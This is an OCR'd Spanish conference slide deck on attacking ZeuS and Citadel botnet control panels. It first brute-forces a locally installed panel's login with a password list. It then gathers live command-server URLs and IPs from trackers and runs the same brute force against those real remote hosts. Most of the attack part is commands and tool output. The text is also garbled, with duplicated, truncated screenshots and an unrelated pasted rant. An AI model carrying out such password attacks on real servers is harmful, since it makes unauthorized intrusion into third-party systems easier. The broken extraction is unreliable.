



Hacking ZeuS and Citadel  
C&C panels for education  
and fun :)

--- by Mandingo\_

Conecta con Jaen #Conecta2k14  
24.10.2014

# Muchas diapositivas y poco tiempo (45'?)

Aún así, introduzcamos algunos conceptos...

{Botnet}



Malware?

- Troyano (exe)
- Exploit (cve..)
- Phishing (@)




Master

C&C([www...](http://www...))

Configuración bots  
Control + PCsInfo(\$)

Comunicaciones control

Slaves



### Control Panel BO\_CLIENT\_VERSION Installer

This application install and configure your control panel on this server. Please type settings and press 'Install'.

#### Root user:

User name: (1-20 chars):

admin

Password (6-64 chars):

#### MySQL server:

Host: 127.0.0.1

User: root

Password:

Database: cpdb

#### Local folders:

Reports: \_reports

#### Options:

Online bot timeout: 25

Encryption key (1-255 chars):

Enable write reports to database.

Enable write reports to local path

Instalando el panel de control (Zeus) [ valores por defecto ]

http://localhost/Zeus 2.0.8.9/source/server[php]/install/index.php

**Installation steps:**

- **ERROR:Bad format of login data.**
- **ERROR:Bad format of encryption key.**

**Control Panel BO\_CLIENT\_VERSION Installer**

This application install and configure your control panel on this server. Please type settings and press 'Install'.

**Root user:**

User name: (1-20 chars): admin

Password (6-64 chars):

**MySQL server:**

Host: 127.0.0.1

User: root

Password:

Database: cpdb

**Local folders:**

Reports: \_reports

**Options:**

Online bot timeout: 25

Encryption key (1-255 chars):

Enable write reports to database.  
 Enable write reports to local path.

Instalando el panel de control (Zeus) [ restricciones de configuración ]

• Atrás ▾ ⏪ ⏴ ⏵ ⏷ ⏸ ⏹ http://localhost/Zeus 2.0.8.9/source/server[php]/install/index.php ⏺ ⏻

**Installation steps:**

- **ERROR:Bad format of login data.**
- **ERROR:Bad format of encryption key.**

**Control Panel BO\_CLIENT\_VERSION Installer**

This application install and configure your control panel on this server. Please type settings and press 'Install'.

**Root user:**

User name: (1-20 chars):

Password (6-64 chars):

**MySQL server:**

Host:

User:

Password:

Database:

**Local folders:**

Reports:

**Options:**

Online bot timeout:


Encryption key (1-255 chars):

Enable write reports to database.

Enable write reports to local path.

Instalando el panel de control (Zeus) [ algo con que empezar... ]

 http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login



The image shows a login interface titled "Login". It features two input fields: "User name:" and "Password:", each with a corresponding text input box. Below these fields is a checkbox labeled "Remember (MD5 cookies)". To the right of the "Remember" checkbox is a "Submit" button.

Login	
User name:	<input type="text"/>
Password:	<input type="password"/>
<input type="checkbox"/> Remember (MD5 cookies)	
<input type="button" value="Submit"/>	

Instalando el panel de control (Zeus) [ listo! ]

Atrás ▼ → ▷ C http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=sys\_info

## CP :: Information

**Information:**

Current user: admin  
GMT date: 10.07.2014  
GMT time: 15:58:21

**Statistics:**

Summary  
OS

**Botnet:**

Bots  
Scripts

**Reports:**

Search in database  
Search in files

**System:**

→ Information  
Options  
User  
Users  
Logout

**Software versions**

Operation system:	Linux 2.6.32-5-686 #1 SMP Sun May 6 04:01:19 UTC 2012, i686
Control panel:	BO_CLIENT_VERSION
PHP:	5.3.3-7+squeezel8, apache2handler
Zend engine:	2.3.0
MySQL server:	5.1.63-0+squeezel
MySQL client:	5.1.63

**Paths**

Local path:	/var/www/Zeus2.0.8.9/source/server[php]
Reports path:	/var/www/Zeus2.0.8.9/source/server[php]/_reports

**Client**

User agent:	Mozilla/5.0 (X11; U; Linux i686; es-es) AppleWebKit/531.2+ (KHTML, like Gecko) Ve
IP:	127.0.1.1

Instalando el panel de control (Zeus) [ y visto... ]

[Atrás](#)[Avant](#)

http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=sys\_info

## CP :: Information

### Information:

Current user: admin  
GMT date: 10.07.2014  
GMT time: 15:58:21

### Statistics:

[Summary](#)[OS](#)

### Botnet:

[Bots](#)[Scripts](#)

### Reports:

[Search in database](#)[Search in files](#)

### System:

[→ Information](#)[Options](#)[User](#)[Users](#)[Logout](#)

### Software versions

Operation system: Linux 2.6.32-5-686 #1 SMP Sun May 6 04:01:19 UTC 2012, i686

Control panel: BO\_CLIENT\_VERSION

PHP: 5.3.3-7+squeeze18, apache2handler

Zend engine: 2.3.0

MySQL server: 5.1.63-0+squeeze1

MySQL client: 5.1.63

### Paths

Local path: /var/www/Zeus2.0.8.9/sour

Reports path: /var/www/Zeus2.0.8.9/sour

### Client

User agent: Mozilla/5.0 (X11; U; Linux i6

IP: 127.0.1.1

Muy bien, ¿y  
ahora que?



Instalando el panel de control (Zeus) [ y visto... ]

```
[root@debian:~/python/pipper_python$ ./pipper.py http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=[file]123" -t 1000
URL base      : http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login
Data          : user=admin&pass=[file]123
Method        : POST
Threads       : 50
Hide code(s)  : 0,404
Timeout       : 30
File          : toppass.txt
Total URLs   : 1
Total Datas   : 68
#15 | POST | 302 | 17| 741|text/html|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=admin123" (http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login)
#2 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=111111123" # login
#1 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=000000123" # login
#4 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=1234123" # login
#5 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=12345123" # login
#3 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=123123123" # login
#6 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=123456123" # login
#7 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=1234567123" # login
#9 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=123456789123" # login
#8 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=12345678123" # login
#10 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=1234567890123" # login
#11 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=2000123" # login
#12 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=6969123" # login
#13 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=696969123" # login
#14 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=abc123123" # login
#18 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=andrew123" # login
#16 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=administrator123" # login
#17 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=adobe123123" # login
#19 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=asshole123" # login
#20 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=azerty123" # login
#21 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=baseball123" # login
#23 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=buster123" # login
#22 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=batman123" # login
#25 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=dragon123" # login
#24 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=charlie123" # login
#26 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=football123" # login
#28 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=fuckme123" # login
#29 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=fuckyou123" # login
#30 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=george123" # login
#27 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=fuck123" # login
#34 | POST | 200 | 27| 1989| applicati|http://debian/Zeus2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=hunter123" # login
```

Atacando el “login” de nuestro panel de control vía Fuzzing / Bruteforce

```
$ ./pipper.py http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=[file]" -f toppas.txt
```

```
File : toppass.txt  
Total URLs : 1  
Total Datas : 68  
#15 | POST | 302 | 17| 741|text/html|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=admin123" (http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=111111123" # login  
#2 | POST | 200 | 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=111111123" # login  
#1 | POST | 200 | 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=000000123" # login  
URL base : http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login  
Data : user=admin&pass=[file]123  
Method : POST  
Threads : 50  
Hide code(s) : 0,404  
Timeout : 30  
File : toppass.txt  
Total URLs : 1  
Total Datas : 68
```


Redirección (302)  
encontrada con l/p:  
**admin:admin123**  
a cp.php?m=home

```
#19 | POST | 200 | 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=asshole123" # login  
#20 | POST | 200 | 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=asshole123" # login  
#21 | POST | 200 | 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=asshole123" # login  
user=admin&pass=admin123" (http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=home)  
user=admin&pass=111111123" # login  
user=admin&pass=000000123" # login  
user=admin&pass=1234123" # login
```

Atacando el “login” de nuestro panel de control vía Fuzzing / Bruteforce

```
$ ./pipper.py http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=[file]" -f toppas.txt
```

```
File : toppass.txt  
Total URLs : 1  
Total Datas : 68  
#15 | POST | 302| 17| 741|text/html|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=admin123" (http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=111111123" # login  
#2 | POST | 200| 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=111111123" # login  
#1 | POST | 200| 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=0000000123" # login  
URL base : http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login  
Data : user  
Method : POST  
Threads : 50  
Hide code(s) : 0,4  
Timeout : 30  
File : toppas.txt  
Total URLs : 1  
Total Datas : 68
```



ción (302)  
ada con l/p:  
admin123  
o?m=home

```
#19 | POST | 200| 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=asshole123" # login  
#20 | POST | 200| 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=asshole123" # login  
#21 | POST | 200| 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=asshole123" # login  
#22 | POST | 200| 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=asshole123" # login  
#23 | POST | 200| 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=asshole123" # login  
#24 | POST | 200| 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=asshole123" # login  
#25 | POST | 200| 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=asshole123" # login  
#26 | POST | 200| 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=asshole123" # login  
#27 | POST | 200| 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=asshole123" # login  
#28 | POST | 200| 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=asshole123" # login  
#29 | POST | 200| 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=fuckyou123" # login  
#30 | POST | 200| 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=george123" # login  
#31 | POST | 200| 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=fuck123" # login  
#32 | POST | 200| 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=fuckyou123" # login  
#33 | POST | 200| 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=george123" # login  
#34 | POST | 200| 27| 1989|application/x-javascript|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=fuck123" # login  
Atacando el "login" de nuestro panel de control vía Fuzzing / Bruteforce
```



CYBERCRIME

W H Q

[C&amp;C: 5563] • [ZbotScan: 3070]

[\[RSS\]](#) • [\[Full List\]](#) • [\[Tracker\]](#) • [\[ZbotScan\]](#) • [\[Submit C&C\]](#) • [\[Tools\]](#) • [\[VX\]](#) • [\[Stats\]](#) • [\[Relax\]](#) • [\[About\]](#)


&lt;&lt; Start ... &lt; Previous ... 1 ... Next &gt; ... End &gt;&gt;

Search (URL or TYPE):  

-:DATE	-:URL	-:IP	-:TYPE
13-10-2014	www.office-112.com/wp-blog/cp.php?letter=login	5.39.51.140	ZeuS
13-10-2014	207.56.203.215/api/_admin/		skimmer
13-10-2014	46.166.163.109/test/		Multi Locker
13-10-2014	91.220.163.32/p/admin.php		Pony
13-10-2014	lucaname.pw/james/eva/login.php	92.222.169.192	Betabot
13-10-2014	ladylee.pw/http/	92.222.169.192	Andromeda
13-10-2014	admin13a.com/123/index.php	38.84.134.33	Unknown

¿Y si probamos con algo real?

BE MORE



CYBER CRIME

W H Q

[C&amp;C: 5563] [BotScan: 3070]

[\[RSS\]](#) - [\[Full List\]](#) - [\[Tracker\]](#) - [\[BotScan\]](#) - [\[Submit C&C\]](#) - [\[Tools\]](#) - [\[VX\]](#) - [\[Stats\]](#) - [\[Relax\]](#) - [\[About\]](#)

&lt;&lt; Start &lt;&lt; Previous ... 1 ... Next &gt;&gt; End &gt;&gt;

Search (URL or TYPE)

Search

DATE	URL	IP	TYPE	
10-2014	www.office-112.com/wp-blog/cp.php?letter-login	5.39.51.140	ZeuS	<a href="#">[1]</a>
12-10-2014	207.56.205.213/api/_admin/		vikinner	<a href="#">[1]</a>
12-10-2014	46.166.162.109/test/		Multi Locker	<a href="#">[1]</a>
12-10-2014	91.228.163.32/p/admin.php		Pony	<a href="#">[1]</a>
11-10-2014	lucaname.pw/james/evo/login.php	97.222.169.192	Betabot	<a href="#">[1]</a>
11-10-2014	ladyloa.pw/http/	97.222.169.192	Andromeda	<a href="#">[1]</a>
11-10-2014	admin15a.com/123/index.php	38.84.134.33	Unknown	<a href="#">[1]</a>

Dateadded	Malware	Host	IP address	Level	Status	Files Online	SBL	Country	AS number	Up
2014-10-14	ZeuS	94.102.53.142	94.102.53.142	4	unknown	2	SBL237104	AS29073		
2014-10-14	ZeuS	loveyogahealing.com	61.19.251.159	2	online	2	SBL237103	AS9931	04	
2014-10-13	ZeuS	tradingcubes.biz	142.4.9.204	4	online	1	Not listed	AS46606	20	
2014-10-13	ZeuS	www.office-112.com	5.39.51.140	2	online	2	SBL237015	AS16276	25	
2014-10-11	Citadel	sgb-sy.com	46.149.110.103	4	online	2	SBL236893	AS61214	73	
2014-10-11	Citadel	104.192.103.30	104.192.103.30	4	unknown	2	SBL236892	-	AS27176	
2014-10-11	Citadel	onlyurdestiny.com	62.244.11.95	4	online	2	SBL236888	AS3254	73	
2014-10-11	Citadel	162.253.66.252	162.253.66.252	4	unknown	2	SBL236878	AS27176		
2014-10-11	Citadel	71.144.99.85	71.144.99.85	4	unknown	2	SBL236875	AS7018		
2014-10-09	Citadel	arspromise.com	216.230.149.23	2	online	2	SBL236740	AS19844	11	
2014-10-09	ZeuS	basarhalisha.com	169.253.43.92	2	online	2	SBL236734	AS51559	11	
2014-10-08	Citadel	liveratio.com	105.50.71.192	2	online	2	Not listed	AS197328	14	
2014-10-07	ZeuS	phuankhang.vn	123.30.40.52	2	online	2	SBL236549	AS7643	10	
2014-10-07	Citadel	104.192.103.28	104.192.103.28	4	unknown	2	SBL236536	-	AS27176	
2014-10-06	ZeuS	www.mazury.com.pl	212.85.100.21	2	online	2	SBL236435	AS12824	19	
2014-10-04	ZeuS	www.andeman.nl	95.211.19.93	2	online	2	Not listed	AS16265	23	
2014-10-04	Citadel	legivendors.ru	185.38.84.18	4	online	2	SBL214882	AS29076	24	
2014-10-04	Citadel	speed-pay.ru	185.38.84.18	4	online	1	SBL214887	AS29076	24	
2014-10-04	Citadel	46.149.111.40	46.149.111.40	4	unknown	2	SBL223179	AS61214		
2014-10-04	ZeuS	193.107.17.55	193.107.17.55	4	unknown	2	SBL180482	AS58001		
2014-10-04	ZeuS	103.26.128.84	103.26.128.84	4	unknown	3	SBL236273	AS132663		
2014-10-01	ZeuS	sonbachtuyet.net	116.193.77.118	2	online	2	SBL236067	AS24085	31	
2014-10-01	ZeuS	ortaksistem.com	159.253.36.129	2	online	1	SBL236064	AS51559	31	
2014-09-30	Citadel	coco-bomgo.ru	91.236.75.211	4	online	2	SBL176147	AS198540	33	
2014-09-30	ZeuS	www.mgrmpinnacle.com	23.235.240.229	2	online	2	SBL236954	AS20454	33	
2014-09-30	Citadel	levintradng.com	216.238.149.29	2	online	2	SBL235955	AS19844	33	
2014-09-29	ZeuS	77.87.79.218	77.87.79.218	4	unknown	2	SBL230494	-	AS197226	
2014-09-26	Citadel	breakingtony.co.uk	FastFlux Botnet	5	online	2	Not listed	-	43	
2014-09-23	Citadel	krisma.com	91.236.75.211	2	online	2	SBL176147	AS198540	50	
2014-09-22	ZeuS	www.imgur.upel.edu.ve	160.187.142.28	2	online	1	SBL235136	AS27891	53	
2014-09-20	ZeuS	tualimao.pt	195.22.18.250	2	online	4	SBL236690	AS8426	57	
2014-09-20	Citadel	www.learninginstitute.co.uk	188.65.113.38	2	online	2	Not listed	AS198047	57	
2014-09-19	ZeuS	173.243.112.148	173.243.112.148	4	unknown	2	SBL236693	AS553264		

¿Y si probamos con algo real?

```
$ ./pipper.py [file] -f cybercrime/cybercrime1.txt -n | grep '#  
login'
```

```
#2 | GET | 200| 27| 1846| applicati|www.allinone-software.com/.adm/cp.php?m=login # login  
#12| applicati|www.computer-soul.com/constanta/admin.php?m=login # login  
#10| applicati|insyssoft.sae.net/go/web/adm/index.php?m=login # login  
#9 |text/html|244|>44.com/sales/new/cp.php?letter=login # login  
#28|text/html|tos>44.com/wp-includes/Text/jnr/cp.php?m=login # login  
#7 |text/html|244|>44.com/thanks/metro/admin/1/cp.php?letter=login # login  
#23| applicati|pievio.com/plugin/adm/index.php?m=login # login  
#11| applicati|www.osyntexna.org/ftp/serverphp/cp.php?m=login # login  
#24| GET | 200| 20| 1/21| applicati|weareuse.com/glife/admin.php?m=login # login
```

Identifiquemos los paneles “vivos” [ <title>login</title> ] y luego...

# WARNING

If you are reading this, then this warning is for you. Every word you read of this useless fine print is another second off your life. Don't you have other things to do? Is your life so empty that you honestly can't think of a better way to spend these moments? Or are you so impressed with authority that you give respect and credence to all who claim it? Do you read everything you're supposed to read? Do you think everything you're supposed to think? Buy what you're told you should want? Get out of your apartment. Meet a member of the opposite sex. Stop the excessive shopping and masturbation. Quit your job. Start a fight. Prove you're alive. If you don't claim your humanity you will become a statistic. You have been warned..... Tyler

```
$ ./pipper.py [file] -f alive_zeus_urls.txt -d "user=admin&pass=admin"
[...]
done
[...]
@debian:~/python/pipper_python$ ./pipper.py [file] -f alive_zeus_urls.txt -d "user=admin&pass=qwerty"
[...]
done
[...]
Probemos algo básico l/p: admin/admin [ ummm... 0 results :-/ ]
```

```
$ ./pipper.py [file] -f alive_zeus_urls.txt -d  
“user=admin&pass=admin”
```

```
ide code(s): 0,404  
imeout : 30  
ile : alive_zeus_urls.txt  
otal URLs : 10  
otal Datas : 1  
e2 |POST| 200| 30| 1980|appl  
e1 |POST| 200| 27| 1957|appl  
e3 |POST| 200| 27| 1994|appl  
e8 |POST| 200| 28| 1930|appl  
e5 |POST| 200| 39| 2049|text  
e9 |POST| 200| 26| 1832|appl  
e10 |POST| 200| 39| 1651|text  
e7 |POST| 200| 28| 1930|appl  
e4 |POST| 200| 25| 1761|text  
e6 |POST| 200| 25| 1794|text  
one  
@A\ @debian:~/python/pipper_py  
RL base : [file]  
ata : user=admin&pass=qwert  
ethod : POST  
hreads : 50  
ide code(s): 0,404  
imeout : 30  
ile : alive_zeus_urls.txt  
otal URLs : 10  
otal Datas : 1  
e2 |POST| 200| 30| 1980|appl  
e1 |POST| 200| 27| 1957|appl  
e7 |POST| 200| 28| 1930|appl  
e3 |POST| 200| 27| 1994|appl  
e8 |POST| 200| 28| 1930|appl  
e5 |POST| 200| 39| 2049|text  
e4 |POST| 200| 25| 1761|text  
e6 |POST| 200| 25| 1794|text  
one
```



```
in -d "user=admin&pass=adminadmin"  
-d "user=admin&pass=adminadmin" #  
-d "user=admin&pass=adminadmin" #  
-d "user=admin&pass=adminadmin" #  
n=login -d "user=admin&pass=admin  
er=admin&pass=adminadmin" # login  
r=admin&pass=adminadmin" # login  
ser=admin&pass=adminadmin" # log  
"user=admin&pass=adminadmin" # lo  
r=login -d "user=admin&pass=admin  
ser=admin&pass=qwerty"  
  
in -d "user=admin&pass=qwerty" #  
-d "user=admin&pass=qwerty" # lo  
ser=admin&pass=qwerty" # login  
-d "user=admin&pass=qwerty" # lo  
-d "user=admin&pass=qwerty" # lo  
n=login -d "user=admin&pass=qwe  
"user=admin&pass=qwerty" # login  
-d "user=admin&pass=qwerty" # login  
ser=admin&pass=qwerty" # login  
"user=admin&pass=qwerty" # login  
r=login -d "user=admin&pass=qwe  
ser=admin&pass=qwerty"
```

Probemos algo básico l/p: admin/admin [ ummm... 0 results :-/ ]

```
$ ./pipper.py [file] -f alive_zeus_urls.txt -d "user=admin&pass=[file]" -f toppass.txt
```

:login -d "user=admin&pass=123456" (HTTP://dgg7s.com.br/plugins/sys

up?m=login -d "user=admin&pass=123456" (HTTP://www.bug7s.com.au/media

l|HTTP://dgg7s.com.br/plugins/system/cp.php?m=login -d "user=admin&pass=123456" (HTTP://dgg7s.com.br/p

l|HTTP://www.bug7s.com.au/media/system/css/cp.php?m=login -d "user=admin&pass=123456" (HTTP://www.bug7s.com

